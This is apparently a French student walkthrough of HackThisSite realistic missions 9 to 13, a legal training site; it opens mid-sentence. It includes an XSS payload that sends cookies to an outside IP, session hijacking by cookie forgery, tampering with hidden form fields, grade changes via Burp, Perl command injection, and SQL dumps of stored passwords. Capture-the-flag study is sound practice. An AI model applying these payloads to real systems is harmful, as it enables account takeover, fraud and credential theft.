You can test the software for 30 days, no installation needed!

Download <font color="
```

On découvre l'existence d'un répertoire files, on s'y rend :

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	
<a href="#">downloads/</a>	2018-11-04 16:15	-	
<a href="#">logs/</a>	2018-11-04 16:15	-	
<a href="#">mailinglist/</a>	2013-12-30 05:28	-	

Le répertoire mailinglist contient des adresses mail et logs contient un fichier logs.txt :

```
216.239.57.99 - Login at 15:15 2003-11-5
209.73.164.91 - Bad Login at 03:40 2003-11-8
```

On se connecte avec le mail et le mot de passe qu'on a reçus :

Welcome to our website, We are CrappySoft, a software Company providing software for schools! We help kid's to learn how to read and write. If you are not a customer with us yet, please try a demo in your class! We can ensure you can see that your kid's brains will grow! If you would like one of our sale manager's at your school to show you all the possibilities of our software, then contact us, and we will come and visit you free of charge!

On peut voir que des cookies ont été créés pour ce niveau :

intID	2	www.hackthissite.org	/missions/realistic/9	Session
movedTheMoneyIntodropCashAccountFinished	12XQeauy8OsZo	www.hackthissite.org	/missions/realistic/8	Session
strPassword	5b3de25c4dba60d2102281633d339b48	www.hackthissite.org	/missions/realistic/9	Session
strUsername	r-conner%40crappysoft.com	www.hackthissite.org	/missions/realistic/9	Session

On veut les remplacer pour usurper l'identité du patron et pouvoir envoyer de l'argent, pour cela on exploite une faille XSS dans l'onglet "Private Message" :

To: m-crap (owner)

Subject: paye-moi gros porc !!!

Message:

```
javascript:void(window.location='http://172.16.116.131/stealcookies.php?'+document.cookie)|
```

On obtient ce qu'on veut :

It's beyond the scope of this mission to check the XSS. So, assume you got this cookie:

strUsername=m-crap%40crappysoft.com;  
strPassword=94a35a3b7befff5eb2a8415af04aa16c; intID=1;

On modifie les cookies :

HackThisSite	qecsfm33efnl5mhis68mq5gh2
intID	1
strPassword	94a35a3b7befff5eb2a8415af04aa16c
strUsername	m-crap%40crappysoft.com

On clique sur "Pay Salaries" :

Pay Personell	
m-crap@crappysoft.com	Transaction Complete
r-conner@crappysoft.com	<input type="button" value="Pay"/>
k-huibert@crappysoft.com	Transaction Complete
k-mecormic@crappysoft.com	Transaction Complete
m-crap@crappysoft.com	Transaction Complete

On paye le 2e utilisateur :

YHEE THANKS MAN!! Thank's for my salary you really own!!  
dont forget to clean the logs by subscribing to them!!

Pay Personell	
m-crap@crappysoft.com	Transaction Complete
r-conner@crappysoft.com	Transaction complete

On doit maintenant effacer les logs. Ils se trouvent dans le fichier qu'on a découvert plus tôt.  
Dans l'onglet "Mailing List", on inspecte la page :

```
▼ <form action="subscribemailing.php" method="post">
 <input type="hidden" name="strFilename" value="./files mailinglist addresses.txt">
 <input type="text" name="strEmailAddress" value="you@somedomain.com">


 <input type="submit" value="Subscribe!">
```

On modifie la valeur cachée pour y mettre le chemin des logs :

```
<form action="subscribemailing.php" method="post">
 <input type="hidden" name="strFilename" value="./files/logs/logs.txt">
 <input type="text" name="strEmailAddress" value="you@somedomain.com">


```

On valide :



## Level 10

Dans le code source de la page d'accueil, on peut voir un lien vers une page du nom de staff.php :

```


```

**Please enter your login information to continue**

username

password

Il s'agit d'une page où les professeurs peuvent se connecter.

Dans la page "Student Access System", on se connecte avec les identifiants de l'élève qui nous a contacté. On peut voir que ses pseudo et mot de passe apparaissent dans l'URL :

/student.php?uusername=Zach+Sanchez&ppassword=liberty638

Google Hacking DB  OffSec



[Home Page](#) | [Staff Listing](#) | [Student Access System](#)

**Zach Sanchez**  
721 Maple Avenue

Grades: (please select a course below)

[Mathematics](#)  
[English Composition](#)  
[Bible study](#)  
[Gym](#)  
[Computer](#)

On va devoir changer ses notes en Bible Study, entre autres :

Semester	Course	Grade	Comments
1	Bible study	2	Disruptful in class.
2	Bible study	1	Does not follow teacher directions.

(5 = Excellent, 4 = Good, 3 = Average, 2 = Poor, 1 = Failure)

La page "Staff Listing" nous montre une liste des professeurs de l'école, chacun représenté par un id. Par exemple, le professeur de bible study a le numéro 18 :

/10/teacherinfo.php?id=18

Google Hacking DB    OffSec



## Holy Word

[Home Page](#) | [Staff Listing](#)

### Staff Info

#### **Mr. Jonathan Goodman**

Bible Study

[jgoodman@holycross.edu](mailto:jgoodman@holycross.edu)

On essaye de se connecter avec des identifiants évidents comme jgoodman/password et jgoodman/jgoodman mais cela ne fonctionne pas. On se rend sur la page du professeur avec l'id 1 car c'est sûrement celui qui a des droits administrateurs :

/10/teacherinfo.php?id=1

Google Hacking DB    OffSec



## Holy Word

[Home Page](#) | [Staff Listing](#)

### Staff Info

#### **Mrs. Samantha Miller**


Biology

[smiller@holycross.edu](mailto:smiller@holycross.edu)

On essaye de se connecter et cette fois la combinaison smiller/smiller fonctionne :

Welcome, Mrs. Samantha Miller! Please remember that access to the staff administration area is restricted to the district-supplied 'holy\_teacher' web browser.

Il faut maintenant modifier l'user agent :



Cela fait apparaître un control panel :

### Mrs. Samantha Miller

**control panel**

[Check Messages](#)  
[Submit Grades](#)  
[Change Grades](#)

(note: you are not an administrator so you cannot change grades)

Welcome to your staff control panel. From here, you can check for messages, submit grades, and change grades.

Your info, as listed on the main website:

Hello Holy Word students! I teach Biology for the freshman class. My philosophy is, if you pay attention in class, show up every day and obey all teacher instructions, you will receive good marks. You decide what grade you get.

Le cookie admin étant égal à 0, on change sa valeur pour qu'il soit égal à 1 :

__htsCookieNotice	1
admin	0

La note a maintenant disparu :

### Mrs. Samantha Miller

**control panel**

[Check Messages](#)  
[Submit Grades](#)  
[Change Grades](#)

Welcome to your staff control panel. From here, you can check for messages, submit grades, and change grades.

Your info, as listed on the main website:

Hello Holy Word students! I teach Biology for the freshman class. My philosophy is, if you pay attention in class, show up every day and obey all teacher instructions, you will receive good marks. You decide what grade you get.

On clique sur "Change Grades" :

## Mrs. Samantha Miller

### control panel

[Check Messages](#)  
[Submit Grades](#)  
[Change Grades](#)

Student listing:

[Zach Sanchez](#)  
[Jerry Smith](#)  
[Rachel Addison](#)  
[Nancy Williams](#)  
[Stacy Williams](#)  
[Cory Lent](#)  
[Henry Jordan](#)  
[Andrew Peterson](#)  
[Courtney Turner](#)  
[Amanda Goodman](#)  
[Janine Johnson](#)  
[Tony Farina](#)

Puis sur l'étudiant dont on veut modifier les notes :

[tic/10/staff.php?action=changegrades&changeaction=viewstudent&studentid=1](http://tic/10/staff.php?action=changegrades&changeaction=viewstudent&studentid=1)

Google Hacking DB OffSec

## Mrs. Samantha Miller

### control panel

[Check Messages](#)  
[Submit Grades](#)  
[Change Grades](#)

### Zach Sanchez

721 Maple Avenue

Course	Grade	Comments	Semester	Modify
Bible study	2	Disruptful in class.	1	see below
Bible study	1	Does not follow teacher direct	2	see below
Computer	3	Inattentive	1	see below
Computer	4	Good efforts about learning.	1	see below
English Composition	3	Inattentive	1	see below
English Composition	4	Good writer... would like to se	2	see below
Gym	3	Poor class attitude.	1	see below
Gym	1	Had objections to me forcing	2	see below
Mathematics	5	Does well	2	see below
Mathematics	5	Excels in algebra and logic.	2	see below

**Sorry, it is too late into the school year to change grades now.  
The grades will be printed and mailed in just a few days.**

Les notes ne peuvent pas être modifiées directement sur le site. On observe le code source et on voit une méthode post :

```

<tr><td>
<form action="staff.php?action=changegrades&changeaction=modrec&rec=4&studentid=1" method="post"></form>
Bible study</td><td width=5>&nbsp</td>
<td><input type="text" name="grade" value="3" size="2" style="width:50px;"></td>

```

On intercepte la page avec burpsuite puis on l'envoie au répéteur :

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. There are three items in the list, with the second one highlighted. Below the list are buttons for 'Send', 'Cancel', and navigation arrows. The 'Request' section shows a captured GET request to 'missions/realistic/10/staff.php' with parameters 'action=changegrades&changeaction=viewstudent&studentid=1'. The 'Raw' tab is selected.

#### Request

Pretty Raw Hex

```

1 GET /missions/realistic/10/staff.php?action=changegrades&changeaction=viewstudent&studentid=1 HTTP/2
2 Host: www.hackthissite.org

```

On remplace l'action par celle qu'on a trouvé dans le code source et on y ajoute "grade=5" :

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The second item in the list has been modified. Below the list are buttons for 'Send', 'Cancel', and navigation arrows. The 'Request' section shows the modified GET request with 'action=changegrades&changeaction=modrec&rec=4&studentid=1&grade=5'. The 'Raw' tab is selected.

#### Request

Pretty Raw Hex

```

1 GET /missions/realistic/10/staff.php?action=changegrades&changeaction=modrec&rec=4&studentid=1&grade=5 HTTP/2
2 Host: www.hackthissite.org

```


On clique sur "Send" et on obtient ce message si l'action est correctement effectuée :

```

1 HTTP/2 200 OK

```

On recommence en changeant la valeur de rec jusqu'à ce que le niveau se valide :



## Level 11

On peut cliquer sur un lien à partir de la page FAQ :

/realistic/11/page.pl?page=faq

Exploit-DB Google Hacking DB OffSec

FAQ

**t still have excellent ser**  
ost affordably, but with exc

### **on the site. Why?**

save button. This means th  
ript located [here](#).

On arrive sur la page admin mais on ne connaît pas encore les identifiants :

/admin/

Google Hacking DB OffSec

## **Service Panel Login**

On voit que les différentes pages du site sont affichées à partir de page.pl qui est un script perl :

<https://www.hackthissite.org/missions/realistic/11/page.pl?page=main>

Si on remplace le "main" de l'url par le nom d'une page qui n'existe pas, on obtient ce message d'erreur :

https://www.hackthissite.org/missions/realistic/11/page.pl?page=ls

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

# Budget SERV

~ Premium Web Hosting at an Affordable Price ~

Main Page	Features	FAQ
-----------	----------	-----

open(file, "pages/ls") failed: No such file or directory

Et si on essaye d'accéder à une page dont le nom commence par un point, on obtient ce message d'erreur :

The screenshot shows a web browser window with the URL `https://www.hackthissite.org/missions/realistic/11/page.pl?page=.htaccess`. The page title is "Budget SERV" with the subtitle "Premium Web Hosting at an Affordable Price". Below the title is a navigation menu with three items: "Main Page", "Features", and "FAQ". A red error message "Page cannot m{[\0.<>\\&\\s]}" is displayed. The browser's address bar and a navigation bar with links like "Kali Tools", "Kali Docs", etc., are visible.

Pour utiliser un script perl, on doit ajouter "||" autour du nom d'une commande. On obtient le résultat de la commande ls :

The screenshot shows a web browser window with the URL `https://www.hackthissite.org/missions/realistic/11/page.pl?page=ls|`. The page title is "Budget SERV" with the subtitle "Premium Web Hosting at an Affordable Price". Below the title is a navigation menu with six items: "Main Page", "Features", "FAQ", "Terms of Service", "Pricing", and "WebMail". A red error message "admin bs.dbbase client\_http\_docs frontpage.gif index.html index.pl letter.gif logo.gif ms.gif mysql.gif order.pl page.pl pages perl.gif php.gif server.gif sqlite.png suspended.html tux.gif webmail.php" is displayed. The browser's address bar and a navigation bar with links like "Kali Tools", "Kali Docs", etc., are visible.

On accède à la page client\_http\_docs :

The screenshot shows a web browser window with the URL `https://www.hackthissite.org/missions/realistic/11/client_http_docs/`. The page title is "Index of /var/www/budgetserv/client\_http\_do". Below the title is a list of directory contents:

- [Parent Directory](#)
- [space46/](#)
- [wonderdiet/](#)
- [potatoworks/](#)
- [therightwayradio/](#)

The browser's address bar and a navigation bar with links like "Kali Linux", "Kali Tools", etc., are visible.

La page space46 :

The screenshot shows a web browser window with the URL `https://www.hackthissite.org/missions/realistic/11/client_http_docs/space46/`. The page displays the message "This account has been suspended." The browser's address bar and a navigation bar with links like "Kali Linux", "Kali Tools", etc., are visible.

La page therightwayradio :

The screenshot shows a web browser window with the URL `https://www.hackthissite.org/missions/realistic/11/client_http_docs/therightwayradio/`. The page title is "The Right Way Radio with Rich Smith". Below the title is a navigation menu with two items: "main" and "forums". A sidebar on the left features an American flag icon and the text "A call to arms". A message at the bottom of the page reads: "Sorry about the extended downtime, everyone, but some damned commie hackers were trying down the site and steal our identities again. small demonstration of this script's amazing capabilities, click [here](#). Keep strong, brothers!" The browser's address bar and a navigation bar with links like "Kali Linux", "Kali Tools", etc., are visible.

On clique sur le nom d'utilisateur qu'on voit sur la page d'accueil :

The screenshot shows a browser window with the URL `/therightwayradio/?page=userinfo&id=-1`. The page content includes a logo for "OffSec" and the user name `rsmith`.

On voit que son id est le -1, on essaye d'accéder à l'id 0 :

The screenshot shows a browser window displaying a user profile for `aclu_bomber_08290`. The profile page includes fields for `email` (admin@admin.com), `site` (therightwayradio), and `posts` (3600). There is a red button labeled `edit account`.

On voit qu'il s'agit d'un admin et qu'on peut modifier son compte. On change son mot de passe en 123456789 et on se connecte à son compte :

The screenshot shows a browser window with a yellow warning icon and the message `Profile updated`. Below this, the user name `aclu_bomber_08290` is displayed.

À droite, on clique sur la page "mod". On peut écrire des requêtes SQL :

The screenshot shows a browser window titled `aclu_bomber_08290 - logout - mod`. It features a "Mod Panel" section with a note about SQLite access being tightened to read-only. A red button labeled `sql query` is visible.

D'après le site de l'hébergeur, ils utilisent MySQL et SQLite :



#### Linux Operating Systems

As a customer of BudgetSERV, you can choose for your site to be on RedHat, Suse, or FreeBSD servers.



#### Windows Operating System

Customers of BudgetSERV may also choose to run on one of our two Windows 2003 Servers.



#### FrontPage Support

BudgetSERV technical support can help you learn the ins and outs of FrontPage for use in web development.



#### PHP

Our servers support PHP scripting, to help make your site more dynamic and interactive.



#### MySQL

MySQL is a database engine that can be used along with PHP or Perl to easily create and maintain databases.



#### SQLite

SQLite is a database engine that can be used along with PHP or Perl to easily create and maintain databases as individual files.



#### Perl

Our servers support Perl scripting, to help make your site more dynamic and interactive.

Dans la liste des fichiers précédemment découverte, on a découvert l'existence d'un fichier bs.dbase. On inspecte la page et on modifie le chemin de la base de données :

```
<input type="hidden" name="page" value="mod">
<input type="hidden" name="sql_db" value="rwr.dbase">
<input type="text" name="sql_query" style="width: 80%">
```

```
<form method="post" action="./?page=mod" enctype="multipart/form-data">
<input type="hidden" name="page" value="mod">
<input type="hidden" name="sql_db" value=".../.../bs.dbase">
```

On commence par réaliser une requête sur une de ces tables :

## 2. Alternative Names

The schema table can always be referenced using the name "sqlite\_schema", names are also recognized, including:

1. sqlite\_master
2. sqlite\_temp\_schema
3. sqlite\_temp\_master

On obtient deux tables :

name
web_hosting
SELECT name FROM sqlite_master WHERE type ='table';

On affiche le contenu de la table web\_hosting :

web_user	web_package	web_email	web_pass
space46	-1	space46@space46.nod	notofthisworld
therightwayradio	4	rsmith@therightwayradio.nod	letgodsortitout
wonderdiet	1	admin@wonderdiet.nod	suckereveryminute

On retourne sur la page admin du site hébergeur pour tester les identifiants :

← → ⌂ ⌂ https://www.hackthissite.org/missions/realistic/11/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hack

space46 ( logout )

This account has been suspended due to inappropriate content.

therightwayradio ( logout ) Platinum Package

list	delete
/var/www/budgetserv/html/client_http_docs/therightwayradio/	
<input checked="" type="radio"/> bs <input type="radio"/> img/ <input type="radio"/> inc/ <input type="radio"/> index.pl <input type="radio"/> ./ <input type="radio"/> pages/ <input type="radio"/> logger.html <input type="radio"/> db/ <input type="radio"/> ../	

En cliquant sur “download”, on est envoyé sur une page :

```
← → ⌂ ⌂ https://www.hackthissite.org/missions/realistic/11/admin/d.pl?file=/var/www/budgetserv/html/client_http_docs/therightwayradio/index.pl
⚡ Kali Linux 🛡 Kali Tools 📖 Kali Docs 🌐 Kali Forums 🏹 Kali NetHunter 🔴 Exploit-DB 🔴 Google Hacking DB 🔴 OffSec

#!/usr/bin/perl
use CGI::Carp;
use CGI qw(fatalsToBrowser);
use strict;
use warnings;
require "./inc/ot.pl";
ot::fmsg("Begone ye vile scallywags!", "fatal") if $ot::vars{page} =~ m/\W/;
my $agent = $ot::cgt->user_agent;
my $request_uri = uri_escape(
```

On modifie l'url afin de télécharger le backup du site space46 :

```
Q https://www.hackthissite.org/missions/realistic/11/admin/d.pl?file=/var/www/budgetserv/html/client_http_docs/space46/src.tar.gz
dmin/levelup.php?check=8afd6901debd743022076ff1fb4d9e4e
gle Hacking DB 🔴 OffSec
```

## Congratulations

Good Job, Grillacier, You have sucessfully completed Mission 11

## Level 12

On se balade sur le site de l'école et on accède à la page contenant les travaux d'élèves :




# Mr. Bardus

## Technology & Web Design

Hello, my name is Mr. Bardus. I teach computer classes at Heartland High School and I also work as the network administrator for the school district. I teach students web design classes, and some student work is available [here](#). Here in the Heartland School District, we like to keep kids safe by blocking offensive sites. That's why I have written a perl web proxy that fetches pages off the internet and filters the content, because our children are important and might not be able to handle some of the vulgar websites out there. If you would like to add an offensive page to the list, please email me with your concerns at [jbardus@doesnt.exist.edu](mailto:jbardus@doesnt.exist.edu).

### [Heartland School District](#)

Le site d'un des élèves possède un lien vers un guestbook :



```
<p align="left">
 Sign my guestbook
</p>
```


On inspecte la page et on trouve ce lien :

```
[Text label]
"https://www.hackthissite.org/missions/realistic/12/jsimons/guest.html"
"
```

Quand on écrit un message et qu'on clique sur le bouton, on obtient cette URL :

```
https://www.hackthissite.org/missions/realistic/12/cgi-bin/guest.pl?action=read&file=guestbook.txt
```

On garde cette page de côté et on retourne sur le site de l'école pour utiliser la barre d'adresse en haut de page :



On sait que le site utilise un serveur Windows 95, on se rend sur le disque C :

The screenshot shows a file browser window with the address bar set to "file:///C:/". The title bar reads "Index of file:///c:/". The contents of the directory are listed as follows:

File/Folder	Size	Last Modified
<a href="#">AUTOEXEC.BAT</a>	1 KB	12/13/03 2:28:44 PM
<a href="#">COMMAND.COM</a>	91 KB	7/11/95 10:50:00 AM
<a href="#">CONFIG.SYS</a>	1 KB	12/13/03 2:28:44 PM
<a href="#">Program Files</a>		6/26/03 2:36:06 PM
<a href="#">WINDOWS</a>		6/26/03 2:33:58 PM
<a href="#">WEB</a>		6/26/03 2:33:58 PM

On ajoute les noms des dossiers et fichiers pour se déplacer dans l'arborescence :

The screenshot shows a web browser window with the address bar set to "file:///C:WINDOWSADMIN.PWL". The title bar reads "Heartland School District". The page content says "You're on the right track, but the password doesn't lie here."

On découvre l'existence d'un fichier heartlandadminpanel.html :

The screenshot shows a file browser window with the address bar set to "file:///c:/web/html". The title bar reads "Index of file:///c:/web/html". The contents of the directory are listed as follows:

File	Size	Last Modified
<a href="#">Up to higher level directory</a>		
<a href="#">File: banner.gif</a>	4 KB	12/13/03 11:38:26 PM
<a href="#">File: index.html</a>	1 KB	12/3/03 6:49:48 PM
<a href="#">File: heartlandadminpanel.html</a>	1 KB	12/13/03 11:22:00 PM
<a href="#">File: main.html</a>	2 KB	12/14/03 12:28:52 AM
<a href="#">File: school1.jpg</a>	7 KB	12/13/03 11:22:00 PM


On s'y rend et on nous demande de se connecter :

The screenshot shows a login form with the URL "https://www.hackthissite.org/missions/realistic/12/heartlandadminpanel.html". It has fields for "username:" and "password:", and a "submit" button.


Essayer de se connecter avec des identifiants erronés nous dévoile l'existence d'un fichier perl du même nom que la page de connexion :

The screenshot shows a web browser window with the URL "https://www.hackthissite.org/missions/realistic/12/cgi-bin/heartlandadminpanel.pl?username=admin&password=admin". The status bar at the bottom says "Invalid Username / Password".

On retourne sur le site de l'élève pour accéder à ce script :



La première valeur ressemble à un pseudo, la deuxième est sûrement un mot de passe. On essaye de se connecter sur la page admin avec ces informations :



On peut voir tout ce qui a été bloqué par l'administrateur. On clique sur “clear all” :

**Congratulations**

Good Job, Grillacier, You have successfully completed Mission 12

## Level 13

On se rend sur la page “Newsletter” où on apprend qu'il existe une page cachée où on peut se connecter :

Our old Newsletters have all been cleared! We've decided to start clean with this section to. It'll be about another month before we have the rest of the first new edition of the Newsletter done. One thing to remember though, when you want to order our newsletter, make sure you have the hidden login url and your password handy.

On se rend sur la page “Speeches” :

The screenshot shows a web browser window with the URL <https://www.hackthissite.org/missions/realistic/13/speeches.php>. The page title is "ELBONIAN NATIONAL REPUBLICAN PARTY". Below the title, there is a form with the label "Select Speech:" followed by a dropdown menu set to "1" and a "View" button. The browser's navigation bar includes links for Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB.

On peut choisir un numéro et cliquer sur “View”, ce qui nous donne ce message :

The screenshot shows a web browser window with the URL <https://www.hackthissite.org/missions/realistic/13/speeches2.php>. The page title is "ELBONIAN NATIONAL REPUBLICAN PARTY". Below the title, there is a message: "The following speeches have been given already: This speech is still being edited, as it had many errors because of our ex-typist". The browser's navigation bar includes links for Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB.

Mais lorsqu'on se rend manuellement à la page speeches2.php, on obtient plusieurs messages d'erreur :

https://www.hackthissite.org/missions/realistic/13/speeches2.php

Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

## ELBONIAN NATIONAL REPUBLICAN PARTY

The following speeches have been given already:

**SPEECH: could not be found**

### **Warning**

```
[2] include(C:\Program Files\Apache
Group\Apache2\ENRP\oldsite\speeches.php): failed
to open stream: No such file or directory
Error on line 18 in /www/hackthissite.org
/www/missions/realistic/13/speeches2.php
```

La même chose se passe quand on réessaye dans la page “Press Releases” :

The screenshot shows a web browser window with the URL <https://www.hackthissite.org/missions/realistic/13/readpress.php>. The page title is "ELBONIAN NATIONAL REPUBLICAN PARTY". Below the title, there is an error message:  
**MySQL Error:** "" row does not exist in table "**press\_table**";  
**Warning:** Unexpected character in input: '\' (ASCII=92) state=1  
in C:\Program Files\Apache Group\Apache2  
\ENRP\readpress.php on line 33

### Error in query:

```
error_reporting(E_ALL);

$service_port = "80";
$address = "localhost";

$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
$in = "GET /speeches/passwords/" . md5('Speeches') . "";
$in .= "REFERER: http://ENRP
/get_speeches_passwords_referer\n";
$in .= "\n\n";
$out = "";
socket_write($socket, $in, strlen($in));
echo "OK.\n";

include(\"C:\Program Files\Apache Group\Apache2\htdocs
\ENRP\includes\special.php\");

include(\"C:\Program Files\Apache Group\Apache2\htdocs
\ENRP\includesooter.php\");

include(\"C:\Program Files\Apache Group\Apache2\htdocs
\ENRP\includes\arrange.php\");

?>
```


Le message d'erreur nous apprend l'existence d'un répertoire /speeches/passwords/ :

The screenshot shows a terminal window with the URL <https://www.hackthissite.org/missions/realistic/13/speeches/passwords/>. The terminal command history shows the user navigating to the directory:  
Subdir

Le prochain sous-répertoire est le hash MD5 du mot "Speeches", on le trouve grâce à une commande dans le terminal :

```
(alaia㉿kali)-[~/Documents/cours/cyberav/tp]
└─$ echo -n Speeches | md5sum
7e40c181f9221f9c613adf8bb8136ea8 -
```

Le répertoire contient un seul fichier :



